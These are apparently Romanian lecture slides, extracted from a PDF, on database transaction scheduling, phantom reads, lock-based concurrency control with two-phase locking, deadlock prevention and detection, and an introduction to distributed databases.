
■ Planificările S_1 și S_2 sunt **view-echivalente** :

- Dacă T_i citește valoarea inițială a lui A în S_1 , atunci T_i de asemenea citește valoarea inițială a lui A în S_2
- Dacă T_i citește valoarea lui A modificată de T_j în S_1 , atunci T_i de asemenea citește valoarea lui A modificată de T_j în S_2
- Dacă T_i modifica valoarea finală a lui A în S_1 , atunci T_i de asemenea modifica valoarea finală a lui A în S_2

T1:	R(A)	W(A)
T2:	W(A)	
T3:		W(A)

T1:	R(A),W(A)	
T2:		W(A)
T3:		W(A)


Planificarea tranzacțiilor



Serializabilitate în practică

- În practică, un SGDB nu testează serializabilitatea unei planificări date. Acest lucru nu este practic deoarece intercalarea operațiilor mai multor tranzacții concurente poate fi dictată de sistemul de operare și prin urmare este dificil de impus.
- Abordarea DBMS este să folosească protocoale specifice care sunt cunoscute că generează planificări serializabile.
- Aceste protocoale pot afecta gradul de concurență, însă elimină cazurile conflictuale.

Executarea tranzacțiilor



Phantom Reads


- O tranzacție re-execută o interogare și găsește că o altă tranzacție comisă a inserat înregistrări adiționale ce satisfac condițiile interogării
 - Dacă înregistrările au fost modificate sau șterse, este vorba de conflictul *unrepeatable read*

Exemplu:

- T₁ execută select * from Students where age < 25
- T₂ execută insert into Students values(12, 'Jim', 23, 7)
- T₂ execută comit
- T₁ execută select * from Students where age < 25

Planificări recuperabile

- Într-o *planificare recuperabilă* tranzacțiile poartă doar **citi** date care a fost **deja comisă**
- Există posibilitatea apariției **blind write**



- Care ar trebui să fie valoarea lui A după **abort**??

Planificare recuperabilă

- O planificare este recuperabilă dacă pentru oricare tranzacție T comisă, comiterea lui T se efectuează după comiterea tuturor tranzacțiilor de la care T a citit un element.

Controlul concurenței bazat pe blocări

- Blocările sunt utilizate pentru a garanta planificări recuperabile/serializabile
- Un *protocol de blocare* este un set de reguli următe de fiecare tranzacție (fiind impuse de SGBD) pentru a se asigura că, chiar și în situațiile în care instrucțiunile tranzactiilor ar putea fi intercalate, efectul final este identic cu cel al unei execuții seriale a tranzacțiilor.
- Se utilizează blocări *partajate* și *exclusive*

Definiții

- **Blocare:** O metodă utilizată pentru controlul accesului concurent la date. Atunci când o tranzacție accesează un obiect al bazei de date, blocarea poate proteja obiectul respectiv de a fi accesat de o altă tranzacție pentru a preveni obținerea de rezultate incorecte.
- **Blocare partajată** (*shared* sau *read lock*): Dacă o tranzacție blochează un obiect în mod partajat, ea poate citi acel obiect dar nu îl poate modifica.
- **Blocare exclusivă** (*exclusive* sau *write lock*): Dacă o tranzacție blochează un obiect în mod exclusiv aceasta poate citi și modifica valoarea obiectului.

Algoritmi bazați pe blocări


- Tranzacțiile indică intenția de a bloca un obiect planificatorului (*lock manager*).
- Fiecare tranzacție care accesează un obiect pentru a-l citi sau modifica, trebuie mai întâi să blocheze obiectul respectiv.
- O tranzacție blochează un obiect până când il eliberează explicit.
- Conflicte între blocările partajate și exclusive:

	Shared	Exclusive
Shared	Da	Nu
Exclusive	Nu	Nu

Protocol de blocare în două faze

■ 2PL:


- O tranzacție urmează protocolul 2PL dacă toate operațiile de blocare preced prima operație de deblocare în cadrul tranzacției.
- Faza 1 se numește “*faza de creștere*”, aici fiind solicitate toate blocările
- Faza 2 se numește “*faza de descreștere*” și sunt eliberate toate obiectele blocate în faza anterioară



Protocol strict de blocare în două faze

■ Strict 2PL:

- Toate blocările sunt menținute de către tranzacție până imediat înainte de *commit*
- Protocolul *Strict 2PL* permite doar planificări serializabile



Gestionarea blocărilor

- Cererile de blocare și deblocare de obiecte sunt gestionate de modulul de *lock management*
- Tabelă de blocări :
 - Tranzacțiile care au cel puțin o blocare
 - Tipul de blocare (*shared* sau *exclusive*)
 - Pointer către o coadă de cereri de blocare
- Operațiile de blocare și deblocare trebuie să fie atomice

Deadlock

- *Deadlock*: Ciclu de tranzacții, fiecare așteptând eliberarea unui obiect blocat de celelalte tranzacții.
- O tranzacție este în deadlock dacă nu mai poate continua executarea acțiunilor sale fără o intervenție externă.
- Algoritmii de control a concurenței pe bază de blocări pot cauza *deadlock-uri*.
- Metode de gestionarea *deadlock-urilor*:
 - Prevenire (garantează că nu apar *deadlock-uri* sau le anticipatează)
 - Detectare (permite apariția *deadlock-urilor* și le rezolvă atunci când apar)

Exemplu de *deadlock*

T1

begin-transaction

Write-lock(A)

Read(A)

A=A-100

Write(A)


Write-lock(B)

Wait

Wait

...

T2



begin-transaction

Write-lock(B)

Read(B)

B=B*1.06

Write(B)

write-lock(A)

Wait

Wait

...

Prevenire deadlock

- Atribuie priorități bazate pe *timestamp*. (tranzacțiile mai vechi au prioritatea cea mai mare)
- Dacă T_i dorește acces la un obiect blocat de T_j , sunt posibile două politici:
 - *Wait-Die*: Dacă T_i are prioritate mai mare, T_i așteaptă după T_j ; altfel T_i se termină
 - *Wound-wait*: Dacă T_i are prioritate mai mare, T_j se termină; altfel T_i așteaptă
- Dacă o tranzacție eliminată se repornește ulterior, va avea *timestamp*-ul original

Deadlock-urile și expirarea timpului

- O metodă simplă de prevenire a deadlock-urilor se bazează pe expirarea timpului de aşteptare după o resursă blocată
- După cererea unei blocări, o tranzacție aşteaptă o perioadă de timp. Dacă obiectul aşteptat nu se deblochează după o anumită perioadă, tranzacția este oprită și repornită.
- Este o soluție foarte simplă și practică adoptată de multe SGBD-uri.

Detectarea *deadlock*-ului

- Se crează un graf de aşteptare:
 - Nodurile sunt tranzacții
 - Există un arc de la T_i la T_j dacă T_i aşteaptă după T_j să elibereze un obiect blocat
- Dacă este un circuit în acest graf atunci a apărut un *deadlock*.
- Periodic SGBD verifică dacă au apărut circuite în graful de aşteptare

Detectare deadlock

Exemplu:

T1: S(A), R(A),

S(B)

T2:

X(B), W(B)

X(C)



T3:

S(C), R(C)

X(A)

T4:


X(B)



Recuperarea după *deadlock*

- Cum se alege tranzacția victimă a unui *deadlock*?
 - Durata execuției unei tranzacții
 - Numărul obiectelor modificate de către tranzacție
 - Numărul obiectelor ce urmează să fie modificate de către tranzacție
- Politica de alegere a “*victimei*” trebuie să aibă în vedere echitatea: să nu fie aleasă de fiecare dată aceeași tranzacție ca victimă


Baze de Date Distribuite



3

Introducere

- Sisteme de BD centralizate:
 - centralizarea blocărilor
 - dacă procesorul eșuează,
întreg sistemul eșuează...



- Sisteme distribuite:
 - Procesoare (+ memorii) multiple
 - “Componente” autonome și eterogene


Baze de date distribuite

- Independența Datelor Distribuite
- Atomicitatea Tranzacțiilor Distribuite


De ce este nevoie de baze de date distribuite?

- Exemplu: Big Corp are birouri în *Londra, New York și Hong Kong*.
- În general, datele unui angajat sunt gestionate de la biroul unde acest angajat lucrează
 - De ex. date legate de salarii, beneficii etc
- Periodic, Big Corp are nevoie de rapoarte ce conțin informații despre toți angajații săi
 - Ex. Calculul bonusului anual ce depinde de profitul global net.
- Unde ar trebui să fie salvată baza de date de angajați?

